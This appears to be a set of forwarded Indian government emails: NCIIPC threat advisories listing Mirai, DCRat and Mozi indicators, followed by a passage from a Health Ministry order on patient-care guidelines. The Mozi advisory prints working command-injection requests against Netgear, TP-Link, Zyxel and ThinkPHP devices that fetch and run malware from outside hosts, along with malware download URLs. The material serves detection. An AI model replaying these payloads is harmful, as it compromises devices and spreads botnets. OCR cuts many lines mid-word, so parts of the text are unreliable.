Website: [http://www.nciipc.gov.in/ | www.nciipc.gov.in]
Toll Free: 1800-11-4430

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1.png
25 KB



1.png
25 KB

Email **EHealth Section**

Fwd: Advisory No: TA-MAW-2024-08-14-009: Weekly Mirai Activity Report [TLP:GREEN]

From : Madhukar Bhagat <jsehealth-mohfw@gov.in> Fri, Aug 16, 2024 09:25 AM
Subject : Fwd: Advisory No: TA-MAW-2024-08-14-009: Weekly Mirai Activity Report [TLP:GREEN] 2 attachments
To : REENA SHARMA <reena.Sharma80@gov.in>
Cc : Pawan Kumar <pawan.kumar13@nic.in>, EHealth Section <telmed-mohfw@gov.in>

Mam

Pl do the needful

O/oJS(MKB)
23061066

From: "Advisory NCIIPC" <advisory@nciipc.gov.in>
Sent: Wednesday, August 14, 2024 5:26:46 PM
Subject: Advisory No: TA-MAW-2024-08-14-009: Weekly Mirai Activity Report [TLP:GREEN]

Government of India

National Critical Information Infrastructure Protection Centre

(A Unit of NTRO)

Date: 14 Aug 2

Advisory No: TA-MAW-2024-08-14-009

Cyber Security Advisory: Weekly Mirai Activity Report

This data is to be considered as **TLP: GREEN**

During analysis of Mirai samples over a week, following IOCs have been found. There are couple of things tc aware of while looking at this data:

Network IOCs may be associated with binary distribution or one of the "cnc" or "report" functions.
Network IOCs are identified from newly identified samples but may themselves not necessarily be new.
Because of nature of the static analysis, there is MODERATE confidence in accuracy of the network IOCs.

**********IOC START**********

IP Address:

91[.]92.252.2
154[.]216.18.82
170[.]130.205.117
159[.]223.134.55
185[.]196.11.135
34[.]71.140.211

54[.]232.70.208
45[.]145.185.194

Domain:

mts1337[.]servegame.com

Hashes:

01d33118b4a3e0873e693c98b20223e9034f1e7e1c0980033011033c0cbb0a67
039fa4d004ad9927549d16e57afd285dd156e52564c025f4ced49d921b7cea93
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83b062c8c5e850c7933da1d0ed489f61b4f4ffaf3cdb9eaa0ee32f04a960e8bb
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8d4c17361d153164b8e3dbb977ae277bd3c066bbc13069b22d7e0737444ba12c
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df45edd08a816b3005bc974358426ab1fb1ffbf0d6210850951fd24dc3574122
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e8cb0039d03bf15da57aa157b2808372e114b79a4f7d5395c8c3debada727b53
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ed7c1f0faac31df04f8c49ebbb3adadcd5fd001c9607e63ff276ed7d90bc9d20
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fe059b759c182504c81d8d8df9485d1891387a14899cf9a352c34da94685ae7c

**********IOC END**********

Recommendation:

- It is recommended that organisations should apply the IoCs on their security systems to identify atta Occurrence of any communication traces pertaining to these IoCs may be reported to NCIIPC.

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Note: TA-MAW: Threat Alert Malware Advisory

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With Best Regards,
Knowledge Management System
National Critical Information Infrastructure Protection Centre
Block-III, Old JNU Campus, New Delhi - 110067
Website: www.nciipc.gov.in
Toll Free: 1800-11-4430

Email **EHealth Section**

Fwd: Advisory No: TA-MAW-2024-08-19-014: Dark Crystal RAT (DC RAT) [TLP: AMBER]

From : Madhukar Bhagat <jsehealth-mohfw@gov.in> Tue, Aug 20, 2024 09:20 AM
Subject : Fwd: Advisory No: TA-MAW-2024-08-19-014: Dark Crystal RAT (DC RAT) [TLP: AMBER] 2 attachments
To : REENA SHARMA <reena.Sharma80@gov.in>
Cc : Pawan Kumar <pawan.kumar13@nic.in>, EHealth Section <telmed-mohfw@gov.in>

Mam

Pl do the needful

O/oJS(MKB)
23061066

From: "Advisory NCIIPC" <advisory@nciipc.gov.in>
Sent: Monday, August 19, 2024 1:35:44 PM
Subject: Advisory No: TA-MAW-2024-08-19-014: Dark Crystal RAT (DC RAT) [TLP: AMBER]

Government of India

National Critical Information Infrastructure Protection Centre

(A Unit of NTRO)

Date: 19 Aug 2

Advisory No: TA-MAW-2024-08-19-014

Cyber Security Advisory: Dark Crystal RAT (DC RAT)

This data is to be considered as **TLP: AMBER**

It has been observed that DarkCrystal RAT also known as DCRat is a backdoor which operates as a Malware-a Service (MaaS). It has been associated with various malware families such as BlackMatter, Cerber, Cobalt St Ficker Stealer, QakBot, REvil, and Ryuk. It uses SSL/TLS certificates for its command and control communicat The malware allows threat actors to gain unauthorized access to infected systems and perform various malic activities such as data theft and system control. It can steal information from the following sources like Bro cookies, Browser stored passwords,Browser stored form content,Browser history,Stored credit cards (via Winc DPAPI & Chrome SQLite Database),Telegram, Discord tokens, keyloggers, etc.

Impacts:

1. The RAT may employ techniques to ensure it remains on the system even after initial cleanup attempts. Tl mechanisms make it difficult to identify and remove the RAT.
2. Installation of Additional Malware: Once the RAT is on a system, attackers can use it to install other type

malware, including ransomware, spyware, or additional RATs.
3. The RAT can be used to spread laterally across a network, potentially compromising other systems increasing the scope of the attack.
4. System Manipulation: The RAT can be used to modify system settings, install additional malware, and per other actions that compromise the integrity of the system.

Tactics, Techniques, and Procedures (TTPs):

T1573 (Encrypted Channel)
T1498 (Network Denial of Service)
T1132 (Data Encoding)
T1070.004 (Indicator Removal: File Deletion)
T1624 (Event Triggered Execution)
T1057 (Process Discovery)
T1018 (Remote System Discovery)
T1129 (Shared Modules)

**********IOC START**********

IP Address:

1[.]23[.]216[.]249
1[.]23[.]216[.]6
103[.]140[.]155[.]26
103[.]15[.]255[.]128
103[.]155[.]3[.]96
103[.]175[.]180[.]31
103[.]175[.]75[.]231
103[.]186[.]41[.]84
103[.]217[.]242[.]247
106[.]219[.]186[.]248
106[.]222[.]216[.]246
106[.]76[.]244[.]16
110[.]226[.]173[.]54
115[.]99[.]76[.]34
117[.]207[.]13[.]199
122[.]172[.]61[.]28
122[.]173[.]50[.]168
146[.]196[.]47[.]184
152[.]58[.]197[.]127
152[.]58[.]208[.]195
152[.]58[.]238[.]146
152[.]58[.]77[.]35
152[.]59[.]102[.]61
152[.]59[.]37[.]135
152[.]59[.]90[.]116
157[.]48[.]120[.]233
175[.]101[.]108[.]163
27[.]6[.]189[.]22
49[.]36[.]24[.]246
49[.]47[.]218[.]168
49[.]47[.]218[.]233
67[.]205[.]154[.]243

**********IOC END**********

Recommendations:

- It is recommended that organisations should apply the given IoCs on their security systems to identify att Occurrence of any communication traces pertaining to these IoCs may be reported to NCIIPC.
- Install update and patches regularly.
- Install and regularly update antivirus software.

- Conduct regular backup practices and keep those backups offline or in a separate network.

Reference: CERT-IN [CMTX-P-082024085]

Note: TA-MAW: Threat Alert Malware Advisory

With Best Regards,
Knowledge Management System
National Critical Information Infrastructure Protection Centre
Block-III, Old JNU Campus, New Delhi - 110067
Website: www.nciipc.gov.in
Toll Free: 1800-11-4430



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Email **EHealth Section**

Fwd: Advisory No: TA-MAW-2024-08-19-015: Malicious IOCs Targeting Critical Sectors [TLP: AMBER]

From : Madhukar Bhagat <jsehealth-mohfw@gov.in> Tue, Aug 20, 2024 09:20 AM
Subject : Fwd: Advisory No: TA-MAW-2024-08-19-015: Malicious IOCs Targeting Critical Sectors [TLP: AMBER] 2 attachments
To : REENA SHARMA <reena.Sharma80@gov.in>
Cc : Pawan Kumar <pawan.kumar13@nic.in>, EHealth Section <telmed-mohfw@gov.in>

Mam

Pl do the needful

O/oJS(MKB)
23061066

From: "Advisory NCIIPC" <advisory@nciipc.gov.in>
Sent: Monday, August 19, 2024 1:52:55 PM
Subject: Advisory No: TA-MAW-2024-08-19-015: Malicious IOCs Targeting Critical Sectors [TLP: AMBER]

Government of India

National Critical Information Infrastructure Protection Centre

(A Unit of NTRO)

Date: 19 Aug 2

Advisory No: TA-MAW-2024-08-19-015

Cyber Security Advisory: Malicious IOCs Targeting Critical Sectors

This data is to be considered as TLP: AMBER

Based on analysis, please find below malicious IoCs targeting Critical Information Infrastructures (CII). Conside span for malicious IP addresses at least 14 days.

**********IOC START**********

IP Addresses:

117[.]248[.]160[.]65
154[.]213[.]185[.]140
120[.]61[.]17[.]221
120[.]238[.]189[.]100
45[.]230[.]66[.]19
69[.]165[.]74[.]77
45[.]230[.]66[.]24
144[.]24[.]147[.]138

59[.]91[.]85[.]79
117[.]198[.]15[.]62
116[.]140[.]167[.]1
45[.]230[.]66[.]30
117[.]196[.]171[.]20
220[.]158[.]159[.]109
123[.]190[.]130[.]11
27[.]111[.]75[.]255
202[.]21[.]42[.]157
27[.]111[.]75[.]246
154[.]213[.]187[.]96
59[.]93[.]180[.]211
120[.]85[.]143[.]200
103[.]197[.]112[.]41
185[.]224[.]128[.]83
42[.]239[.]227[.]137
45[.]230[.]66[.]49
115[.]51[.]98[.]28
27[.]47[.]38[.]166
45[.]66[.]231[.]213
91[.]92[.]242[.]155
154[.]216[.]18[.]196
27[.]47[.]1[.]155
117[.]213[.]94[.]239
117[.]223[.]3[.]64
120[.]85[.]114[.]34
178[.]72[.]77[.]47
117[.]235[.]96[.]91
175[.]107[.]0[.]4
221[.]15[.]245[.]43
80[.]85[.]241[.]48
45[.]230[.]66[.]46
209[.]14[.]69[.]66
117[.]219[.]39[.]102
103[.]179[.]128[.]185
117[.]248[.]171[.]154
117[.]253[.]98[.]143
120[.]85[.]117[.]203
77[.]239[.]213[.]85
123[.]9[.]206[.]224
108[.]62[.]132[.]112
220[.]158[.]158[.]219
38[.]205[.]190[.]248
202[.]170[.]201[.]108
61[.]0[.]182[.]210
43[.]136[.]130[.]154
59[.]91[.]94[.]131
222[.]93[.]207[.]25
64[.]120[.]28[.]60
201[.]208[.]48[.]2
47[.]236[.]18[.]202
117[.]248[.]165[.]64
77[.]239[.]211[.]190
45[.]230[.]66[.]44
45[.]230[.]66[.]20
117[.]204[.]68[.]67
108[.]62[.]98[.]15
112[.]94[.]97[.]7

120[.]85[.]113[.]231
59[.]97[.]125[.]246
112[.]94[.]96[.]178
45[.]230[.]66[.]6
23[.]82[.]168[.]21
94[.]156[.]66[.]26
176[.]97[.]210[.]238
87[.]121[.]112[.]42
208[.]65[.]84[.]35
45[.]66[.]231[.]148
103[.]14[.]226[.]142
212[.]192[.]241[.]72

URLs:-

hxxp://117[.]248[.]160[.]65:50525/Mozi.m
hxxp://45[.]66[.]231[.]213/r
hxxp://120[.]61[.]17[.]221:55165/Mozi.m
hxxp://120[.]238[.]189[.]100:38200/Mozi.a
hxxp://45[.]230[.]66[.]19:10612/Mozi.m
hxxp://69[.]165[.]74[.]77/bins
hxxp://91[.]92[.]242[.]155/most-mips
hxxp://59[.]91[.]85[.]79:60131/Mozi.m
hxxp://117[.]198[.]15[.]62:54910/Mozi.m
hxxp://116[.]140[.]167[.]1:50178/Mozi.m
hxxp://45[.]230[.]66[.]30:11684/Mozi.m
hxxp://117[.]196[.]171[.]20:59131/Mozi.m
hxxp://220[.]158[.]159[.]109:45889/Mozi.m
hxxp://123[.]190[.]130[.]11:44370/Mozi.m
hxxp://202[.]21[.]42[.]157:60460/Mozi.m
hxxp://27[.]111[.]75[.]246:56165/Mozi.m
hxxp://59[.]93[.]180[.]211:35603/Mozi.m
hxxp://103[.]197[.]112[.]41:38886/Mozi.m
hxxp://154[.]216[.]18[.]196/t
hxxp://42[.]239[.]227[.]137:56839/Mozi.m
hxxp://45[.]230[.]66[.]49:10190/Mozi.m
hxxp://115[.]51[.]98[.]28:46088/Mozi.m
hxxp://117[.]213[.]94[.]239:45902/Mozi.m
hxxp://117[.]223[.]3[.]64:37054/Mozi.m
hxxp://94[.]156[.]66[.]26/r
hxxp://117[.]235[.]96[.]91:52663/Mozi.m
hxxp://175[.]107[.]0[.]4:38421/Mozi.m
hxxp://221[.]15[.]245[.]43:47775/Mozi.m
hxxp://117[.]219[.]39[.]102:42337/Mozi.m
hxxp://103[.]179[.]128[.]185:56837/Mozi.m
hxxp://117[.]248[.]171[.]154:46774/Mozi.m
hxxp://117[.]253[.]98[.]143:36661/Mozi.m
hxxp://bins[.]rootwho[.]su/sshdbot
hxxp://123[.]9[.]206[.]224:51746/Mozi.m
hxxp://176[.]97[.]210[.]238/shk
hxxp://87[.]121[.]112[.]42/wget.sh
hxxp://220[.]158[.]158[.]219:50996/Mozi.m
hxxp://202[.]170[.]201[.]108:50926/Mozi.m
hxxp://61[.]0[.]182[.]210:49346/Mozi.m
hxxp://208[.]65[.]84[.]35/Yboats.x86
hxxp://59[.]91[.]94[.]131:50544/Mozi.m
hxxp://222[.]93[.]207[.]25:58366/Mozi.m
hxxp://45[.]66[.]231[.]148/r
hxxp://103[.]14[.]226[.]142/shk
hxxp://201[.]208[.]48[.]2:58295/Mozi.m
hxxp://117[.]248[.]165[.]64:43133/Mozi.m

hxxp://212[.]192[.]241[.]72/lolol.sh
hxxp://117[.]204[.]68[.]67:39363/Mozi.m
hxxp://59[.]97[.]125[.]246:57052/Mozi.m

Signatures:

/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+hxxp://117[.]248.160.65:50525/Mozi.m O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1

/cgi-bin/luci/;stok=/locale?form=country&operation=write&country=$(id%3E%60cd+%2Ftmp%3B+rm+-rf+r%3B+wget+http%3A%2F%2F45.66.231.213%2Fr%3B+chmod+777+r%3B+.%2Fr+tplink%3B+rm+-rf+r%60)

/shell?cd+/tmp;rm+-rf+*;wget+hxxp://120[.]238.189.100:38200/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws

hxxp://117[.]251.87.80/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=wget%20hxxp://69[.]165.74.77/bins%20-O%20/var/tmp/mip%20chmod%20777%20/var/tmp/mips;%20/var/tmp/mips;%20rm%20-rf%20/var/tmp/mips&curpath=/&currentsetting.htm=1

/bin/zhttpd/${IFS}cd${IFS}/tmp;${IFS}rm${IFS}-rf${IFS}*;${IFS}wget${IFS}hxxp://91[.]92.242.155/most-mips;${IFS chmod${IFS}777${IFS}most-mips;${IFS}./most-mips${IFS}zyxel;

/setup/cgi?next_file=netgear/cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+hxxp://117/248/171/154:46774/Mozi/m O+/tmp/netgear;sh+netgear&curpath=/&currentsetting/htm=1

/bin/zhttpd/${IFS}cd${IFS}/tmp;${IFS}rm${IFS}-rf${IFS}*;${IFS}wget${IFS}hxxp://91/92/242/155/most-mips;${IFS chmod${IFS}777${IFS}most-mips;${IFS}//most-mips${IFS}zyxel;

hxxp://124/247/204/80/cgi-bin/luci/;stok=/locale?form=country&operation=write&country=$(id%3E%60cd+/tmp%3B+rm+-rf+shk%3B+wget+hxxp://176/97/210/238/shk%3B+chmod+777+shk%3B+//shk+tplink%3B+rm+-rf+shk%60)

/index/php?s=/index/#011hink#007pp/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1 'wget hxxp://208/65/84/35/Yboats/x86 -O /tmp//YBot; chmod 777 /tmp//YBot; /tmp//YBot thinkphp/selfrep

/cgi-bin/luci/;stok=/locale?form=country&operation=write&country=$(id%3E%60wget+-O-+hxxp%3A%2F%2F154/216/18/196%2Ft%7Csh%3B%60)

**********IOC END**********

Recommendation:

- It is recommended that organisations should apply the given IoCs on their security systems to identify atte Occurrence of any communication traces pertaining to these IoCs may be reported to NCIIPC.

Note: TA-MAW: Threat Alert Malware Advisory

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Website: www.nciipc.gov.in
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Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Circulation of Approved Report on Operational Guidelines on Improving Patient Care Services across Hospitals– reg

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:23 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **Director .** <director@aiimspatna.org>
Date: Thu, Aug 29, 2024 at 11:13 AM
Subject: Fwd: Circulation of Approved Report on Operational Guidelines on Improving Patient Care Services across Hospitals– reg
To: medical superitendent <ms@aiimspatna.org>, MS Office <mso@aiimspatna.org>, DDA AIIMS PATNA <dda@aiimspatna.org>, faculty finance (Aiims Patna) <faculty_finance@aiimspatna.org>, Dr Asim Sarfraz <drasims@aiimspatna.org>

Sd/-
Prof. (Dr.) Gopal Krushna Pal
Executive Director & CEO,
All India Institute of Medical Sciences Patna
Bihar - 801 507
Email: director@aiimspatna.org
Tel: 06122451109

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Mon, Aug 26, 2024 at 11:52 PM
Subject: Circulation of Approved Report on Operational Guidelines on Improving Patient Care Services across Hospitals– reg
To: <Asfa-mhfw@nic.in>, <j_mishra@gov.in>, <asfr-mohfw@gov.in>, Roli Singh <roli.singh@ias.nic.in>, <ash-mohfw@nic.in>, <Zhimomiv@ias.nic.in>, <Dgoffice@naco.gov.in>, <lschangsan@nic.in>, <asmd-mohfw@nic.in>, <jstraining-mohfw@gov.in>, <Pushpendra.r@nic.in>, <Vandana.jain@nic.in>, <Robert.elangbam@gov.in>, <Sinha.vijay@nic.in>, <Ea-mohfw@nic.in>, <kk.tripathy@nic.in>, <r.wadhawan15@nic.in>, <jsrch-mohfw@gov.in>, <cca-mohfw@nic.in>, <anoopk.puri@nic.in>, <Ddgtb@rntcp.org>, <pradeep.khasnobis@gov.in>, <js-pmssy-mohfw@gov.in>, <js-publichealth@gov.in>, <Ankita.edu@nic.in>, <dghs@nic.in>
Cc: Director AIIMS Bhopal <director@aiimsbhopal.edu.in>, director bhubaneswar <director@aiimsbhubaneswar.edu.in>, Director AIIMS Jodhpur <director@aiimsjodhpur.edu.in>, Director Patna <director@aiimspatna.org>, Director AIIMS Raipur <director@aiimsraipur.edu.in>, Director AIIMS Rishikesh <director@aiimsrishikesh.edu.in>, Director Mangalagiri <director@aiimsmangalagiri.edu.in>, Director AIIMS Nagpur <directoraiimsnagpur@gmail.com>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, ED AIIMS Kalyani <ed@aiimskalyani.edu.in>, Executive Director Gorakhpur <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, Director AIIMS Deoghar <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, Executive Director AIIMS BILASPUR <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <cdskatoch@gmail.com>, Executive Director AIIMS Rajkot <ed.aiimsrajkot@gmail.com>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, Director AIIMS Guwahati <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>, <sachimohanty@rediffmail.in>, Dr Vivek Lal

Z-28016/35/2024-PMSSY-IV-Part (1) (8288538)
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Section)

Room No.201-D, Nirman Bhawan, New Delhi
Dated the 27-08-2024

Office Order

Subject: Circulation of Approved Report on Operational Guidelines on Improving Patient Care Services across Hospitals– reg.

Please find enclosed herewith the Report on Operational Guidelines on Improving Patient Care Services as submitted by the Committee set up by the MoHFW under the Chairpersonship of Dr Pratima Murthy, Director, NIMHANS.

2. The above Report lays down the 'must have' patient care services to be put in place in every Institute at various facilities including OPD/Emergency /IPD etc for enhancing quality of patient care , operational effectiveness, and overall service delivery. Apart from laying down minimum standards and human resource requirements , the report list out patient care services into (i) vital, (ii) essential and (iii) desirable categories for ease of prioritization during implementation . The Guidelines also suggest some new initiatives /innovations which are expected to enhance the overall experience and satisfaction of the patients .

3. The Report has been approved by Secretary (HFW).

3. All AIIMS/ INIs/ Institutes/ Hospitals of the Ministry are advised to take up the recommendations for implementation in their respective institutes under intimation to the Ministry and place proposals for approval of SFC where required.

Signed by Dinesh Kumar
Date: 27-08-2024 09:37:01
(Dinesh Kumar)
Joint Director, MoHFW, GoI
Tel:011-23061730
dinesh.kumar14@nic.in

Encl(1):

i. Report on Operational Guidelines on Improving Patient Care Services

To

i. All Additional Secretaries/ Joint Secretaries, MoHFW – with a request to

circulate the above Report/ Guidelines to all the Institutes/ Hospitals/ Autonomous Bodies under their administrative control, for compliance.

ii. Director General of Health Services, MoHFW, GoI

Copy to :


i. Director, AIIMS New Delhi
ii. Director, PGIMER, Chandigarh,
iii. Director, JIPMER, Puducherry
iv. Director, NIMHNAS, Bengaluru
v. The Directors/ Executive Directors of New AIIMS under PMSSY
vi. The Directors of Central Government Hospitals in Delhi/ North East Hospitals
vii. CEO, HITES (via email at ceo@hllhites.com)

Copy for information to :

i. PSO to Secretary(HFW)
ii. PPS to Joint Secretary (PMSSY)
iii. PPS to Joint Director (PMSSY-IV)

Copy to :

i. IT Consultant (MNM) - (with request to upload the Report on the website/ portal of PMSSY)
ii. E-Health Section - (with request to upload the Report on the website of the Ministry)


OPERATIONAL GUIDELINES
ON IMPROVING
PATIENT CARE SERVICES
ACROSS HOSPITALS

MEMBERS OF THE COMMITTEE

	NAME	DESIGNATION
1.	Dr. Pratima Murthy	(Chairperson), Director, NIMHANS
2.	Dr. Gopal Krushna Pal	Executive Director, AIIMS Patna
3.	Dr. Nalin Mehta,	Director, NEGRIMS, Shillong
4.	Dr. Nirupam Madaan,	Medical Superintendent, AIIMS, New Delhi
5.	Dr. Bhavuk Garg	Consultant MH, DGHS, New Delhi
6.	Dr. K Muralidharan,	Medical Superintendent, NIMHANS

Preamble:

Healthcare services are recognized as one of the most innovative multidisciplinary approach in fostering the adoption of new technologies. Health innovations tend to drive improvements in patient care as well as making this care increasingly cost-effective and patient-centered approach.

To enhance and strengthen the healthcare system in the government-run hospitals across the country, the existing services are to be looked into and newer ways of improving patient care facilities are being sought. Positive patient experience correlates to continuous improvement in processes of care, adherence to medical advice and treatment plans, and often better health outcomes.

Clinical excellence and quality care by reducing hospital-acquired infections through enhanced hygiene protocols, implementation of regular training programs for staff, operational efficiency and resource optimization, to enhance readiness for emergencies and streamline disaster response and ensure adequate supplies and resources are available for emergencies.

These guidelines are intended to facilitate the organizations to develop and improve on the existing and new initiatives that cater to patient care by promoting advancements in patient care quality, operational effectiveness, and overall service delivery. This in-turn will increase the overall patient satisfaction and experience in the healthcare setting.

The areas for innovations and initiatives include:

1. General Amenities / Facilities
2. Emergency Department
3. Out-patient department
4. In-patient department
5. Patient Feedback / Experience
6. Grievance Redressal Mechanism
7. Key Performance Indicators for each section

Acknowledgement

The operational guidelines for improving patient care services across hospitals has been prepared after consultation with the stakeholders belonging to different settings and discussion in the committee on improving patient care services.

Ms. Nisha George, Quality Manager and Ms. Archana A, Quality Manager, NABH Quality Team, NIMHANS have assisted in the preparation of these guidelines.

We are hopeful that the policy makers and all stakeholders across different hospitals, departments and different levels of implementation will find these guidelines as a resource for effective implementation of the strategy as envisaged.

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INTRODUCTION

Patient centered care requires that health care organizations and health care professionals actively understand the needs and requirements of the patients that arrive and require care at the hospital.
Patient care of a high quality should be achieved by the hospital through adopting and following certain measures and standards.
It is necessary to ensure the provision of appropriate technical equipment and facilities necessary to support the organizations objectives.
The organisational structure is required to assign responsibility appropriately and accountability for the various functions within the institution.
Continuous review of the adequacy of care provided by physicians, nursing staff and paramedical personnel and of the adequacy with which it is supported by other hospital activities.

The hospitals Infrastructure plays a crucial role in health care for several reasons:
Well-structured, equipped, and clean health facilities give local communities a sense of security, encouraging people to confidently access health care.
Proper facility structure optimizes patient and health worker flows. Efficient flow ensures timely care delivery and minimizes bottlenecks.
With the integration of technology in healthcare, there are advancements in the services that are delivered to the patients.

ABOUT THE GUIDELINES

